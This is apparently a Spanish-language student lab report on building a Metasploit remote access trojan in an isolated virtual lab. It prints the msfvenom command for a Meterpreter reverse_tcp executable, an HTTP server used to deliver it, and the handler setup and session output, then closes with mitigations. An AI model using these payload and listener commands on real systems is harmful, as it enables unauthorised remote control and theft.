

Martin


Dalla pozza

ANÁLISIS DE AMENAZAS PERSISTENTES (RAT) CON METASPLOIT EN ENTORNO CONTROLADO


INTRODUCCIÓN

El presente trabajo práctico tuvo como objetivo comprender el funcionamiento de un Troyano de Acceso Remoto (RAT) mediante la simulación de un ataque en un entorno de laboratorio controlado. Se utilizó la herramienta Metasploit Framework para generar un payload y establecer una conexión inversa (reverse_tcp) desde una máquina víctima (Windows Server 2012) hacia una máquina atacante (Kali Linux). Todo el proceso se realizó en máquinas virtuales con VirtualBox, empleando redes internas para garantizar el aislamiento y evitar cualquier riesgo sobre sistemas externos.

Advertencia: Este informe describe técnicas utilizadas exclusivamente con fines educativos y en un entorno aislado. Su uso en sistemas sin autorización es ilegal y éticamente reprochable.



Ñ



```

(kali㉿kali)-[~]
$ sudo ip link set eth1 down
[sudo] contraseña para kali:

(kali㉿kali)-[~]
$ sudo ip addr flush dev eth1

(kali㉿kali)-[~]
$ ip a show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:83:ee:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.2/24 scope global eth0
        valid_lft forever preferred_lft forever

```

```

(kali㉿kali)-[~]
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data:
64 bytes from 192.168.1.4: icmp_seq=1 ttl=128 time=2.09 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=128 time=2.09 ms
^C
— 192.168.1.4 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 2.091/2.092/2.093/0.001 ms

(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 -f exe -o payload.exe
python3 -m http.server 8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.4 - - [27/Feb/2026 19:27:37] "GET /payload.exe HTTP/1.1" 200 -
192.168.1.4 - - [27/Feb/2026 19:30:06] "GET /payload.exe HTTP/1.1" 200 -

```

```

+ -- --[ metasploit v6.4.112-dev ]
+ -- --[ 2,607 exploits - 1,325 auxiliary - 1,707 payloads ]
+ -- --[ 429 post - 49 encoders - 14 nops - 9 evasion ]



Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf exploit(multi/handler) >
msf exploit(multi/handler) >
[*] Sending stage (190534 bytes) to 192.168.1.4
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.4:50557) at 2026-02-27 19:29:20 +0100
[*] Sending stage (190534 bytes) to 192.168.1.4
[*] Meterpreter session 2 opened (192.168.1.2:4444 -> 192.168.1.4:50610) at 2026-02-27 19:30:53 +0100

```



METODOLOGÍA Y ENTORNO DE LABORATORIO

Herramientas utilizadas:

VirtualBox: Software de virtualización para crear las máquinas virtuales.

Kali Linux (2024.2): Distribución de pruebas de penetración que incluye Metasploit.

Windows Server 2012 R2: Sistema operativo víctima, con configuraciones de seguridad reducidas para facilitar el laboratorio.

Metasploit Framework: Plataforma para desarrollo y ejecución de exploits.

Msfvenom: Herramienta para generar payloads personalizados.

Máquina	Adaptador	Modo de red	Red	IP asignada
Kali Linux	Adaptador1	Red interna	intnet	192.168.1.2/24
Windows Server	Adaptador 1	Red interna	intnet	192.168.1.4/24

Dificultades encontradas:

Durante la configuración se presentaron varios desafíos técnicos:

Interfaz eth1 con estado NO-CARRIER debido a que el cable virtual no estaba conectado en VirtualBox.

Conflicto de IPs duplicadas en Kali (dos interfaces con la misma dirección).

Firewall de Windows bloqueando el tráfico ICMP (ping) incluso después de desactivarlo desde la interfaz gráfica.

Perfil de red pública en Windows Server que aplicaba políticas restrictivas a pesar del firewall desactivado.

Estos problemas se resolvieron mediante:

Verificación y corrección de la configuración de red en VirtualBox (activar "Conectar cable" y unificar nombre de red).

Deshabilitación de la interfaz eth1 para dejar solo eth0 con la IP correcta.

Desactivación total del firewall mediante comandos netsh.

Cambio del perfil de red a "Privada" vía PowerShell.

DESARROLLO DEL ATAQUE SIMULADO:

Generación del payload

En Kali Linux, se utilizó msfvenom para crear un ejecutable que, al ser ejecutado en la víctima, estableciera una conexión inversa hacia el atacante.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 -f exe -o payload.exe

LHOST: Dirección IP del atacante (Kali).

LPORT: Puerto donde el atacante espera la conexión.

-f exe: Formato de salida ejecutable para Windows.

Transferencia del archivo:

Para simular la fase de "entrega" del troyano, se montó un servidor HTTP simple en Kali:

```
python3 -m http.server 8080
```

Desde Windows Server, se descargó el archivo accediendo a <http://192.168.1.2:8080/payload.exe> mediante Internet Explorer. Este proceso fue posible gracias a la conectividad de red interna previamente establecida.

Configuración del handler en Metasploit:

En otra terminal de Kali, se ejecutó Metasploit y se configuró el módulo multi/handler para escuchar la conexión entrante.

```
msfconsole  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.1.2  
set LPORT 4444  
set ExitOnSession false  
exploit -j
```

ExitOnSession false:

Permite que el handler siga escuchando después de recibir una sesión.

-j: Ejecuta el exploit como un trabajo en segundo plano.

Ejecución del payload en la víctima:

En Windows Server, se ejecutó el archivo payload.exe (doble clic). A pesar de no contar con la opción explícita "Ejecutar como administrador", el usuario tenía privilegios suficientes. Inmediatamente, en Metasploit se observó la apertura de una sesión Meterpreter.

```
[*] Started reverse TCP handler on 192.168.1.2:4444  
[*] Sending stage (190534 bytes) to 192.168.1.4  
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.4:50557)
```

RESULTADOS OBTENIDOS:

Se estableció exitosamente una sesión Meterpreter entre Kali Linux y Windows Server.

Se logró ejecutar comandos de post-explotación básicos, confirmando la efectividad del payload.

Se evidenció la importancia de la configuración de red y la desactivación de protecciones (firewall, UAC) en un entorno de pruebas.

Evidencia de sesión activa:

Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.4:50557)

Comprobación de privilegios:

Server username: WIN-SERVER\Administrator

CONCLUSIONES Y MEDIDAS DE MITIGACIÓN:

Conclusiones:

La creación y ejecución de un RAT con Metasploit es relativamente sencilla una vez que se tiene acceso a la víctima, lo que subraya la necesidad de proteger los sistemas contra la ejecución de software no confiable.

Las configuraciones de red incorrectas o las interfaces duplicadas pueden causar problemas de conectividad que retrasan el ataque, pero también pueden ser aprovechadas por un atacante para evadir detecciones.

El firewall de Windows y el Control de Cuentas de Usuario (UAC) son barreras efectivas, pero pueden ser desactivadas si el atacante obtiene privilegios de administrador.

Medidas de mitigación recomendadas:

Concientización del usuario:

No ejecutar archivos de fuentes no confiables.

Hardening del sistema: Mantener activado el firewall, UAC y Windows Defender.

Principio de mínimo privilegio: Los usuarios no deben tener permisos de administrador a menos que sea estrictamente necesario.

Segmentación de red: Aislar sistemas críticos y limitar la comunicación entre equipos no esenciales.

Monitoreo de red: Implementar IDS/IPS para detectar conexiones anómalas (por ejemplo, conexiones salientes a puertos poco comunes).

Este informe resume las actividades realizadas, los obstáculos superados y las lecciones aprendidas durante el trabajo práctico. La experiencia adquirida refuerza la importancia de la seguridad informática y la necesidad de adoptar medidas preventivas en entornos reales.